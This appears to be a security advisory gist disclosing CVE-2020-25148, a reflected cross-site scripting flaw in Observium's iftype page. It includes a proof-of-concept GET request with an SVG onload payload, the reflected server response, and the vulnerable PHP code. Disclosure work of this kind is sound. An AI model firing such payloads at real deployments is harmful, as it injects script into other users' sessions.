ahpaleus / CVE-2020-25148.txt


Created 2 years ago

☆ Star

<> Code -o-Revisions 1

CVE-2020-25148.txt

```
CVE-2020-25148
------------------------------------------
Cross Site Scripting in iftype

------------------------------------------
[Description]
Penetration test has shown that the application is vulnerable to Cross-Site Scripting (XSS) due to the fact that it is possible to inject a

[Additional Information]


Example request that allows to trigger XSS payload.

GET /iftype/type=test1337%3Csvg%20onload=alert(1)%3E HTTP/1.1
Host: localhost
Connection: close
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: OBSID=tpd8kh67hrtn6amqhqfqich6fu0f5gpq; observium_screen_ratio=0.8999999761581421; observium_screen_resolution=3840x2160; ckey=ded9



Partial of server response:

HTTP/1.1 200 OK
Date: Wed, 12 Aug 2020 09:48:05 GMT
Server: Apache/2.4.6 (Red Hat Enterprise Linux) OpenSSL/1.0.2k-fips PHP/7.0.30
Strict-Transport-Security: max-age=63072000; includeSubdomains;
X-Frame-Options: DENY
X-Powered-By: PHP/7.0.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: OBSID=tpd8kh67hrtn6amqhqfqich6fu0f5gpq; expires=Wed, 12-Aug-2020 10:18:06 GMT; Max-Age=1800; path=/; secure;HttpOnly;Secure
X-XSS-Protection: 1; mode=block
X-Permitted-Cross-Domain-Policies: none
X-Content-Type-Options: nosniff
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 929022

<!DOCTYPE html>
<html lang="en">
<head>
    <base href="https://localhost/"/>
    <meta http-equiv="content-type" content="text/html; charset=utf-8"/>
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1"/>
(…)
  <div class="box-header">
<h3 class="box-title">Total Graph for ports of type : Test1337<svg onload=alert(1)></h3>
  </div>
  <div class="box-body no-padding">

Below we present vulnerable code:

/var/opt/observium/html/pages/iftype.inc.php:

 29 for ($i = 0; $i < count($vars['type']);$i++) { $vars['type'][$i] = nicecase($vars['type'][$i]); }
 30 $types = implode(' + ', $vars['type']);
 31
 32 register_html_title("$types Ports");
 33
 34 echo generate_box_open(array('title' => 'Total Graph for ports of type : '.$types));
 35

------------------------------------------

[VulnerabilityType Other]
Cross Site Scripting

------------------------------------------

[Vendor of Product]
https://www.observium.org/

------------------------------------------

[Affected Product Code Base]
Professional, Enterprise & Community 20.8.10631
```



```

------------------------------------------

[Affected Component]
iftype

------------------------------------------

[Attack Type]
Remote

------------------------------------------

[Reference]
https://github.com/OWASP/ASVS/blob/master/4.0/en/0x13-V5-Validation-Sanitization-Encoding.md
https://www.owasp.org/images/b/bc/OWASP_Top_10_Proactive_Controls_V3.pdf
https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001)
https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_(OTG-INPVAL-002)
https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001)



------------------------------------------

[Discoverer]
Maciej Domański

------------------------------------------


Maciej Domański / AFINE.com team
```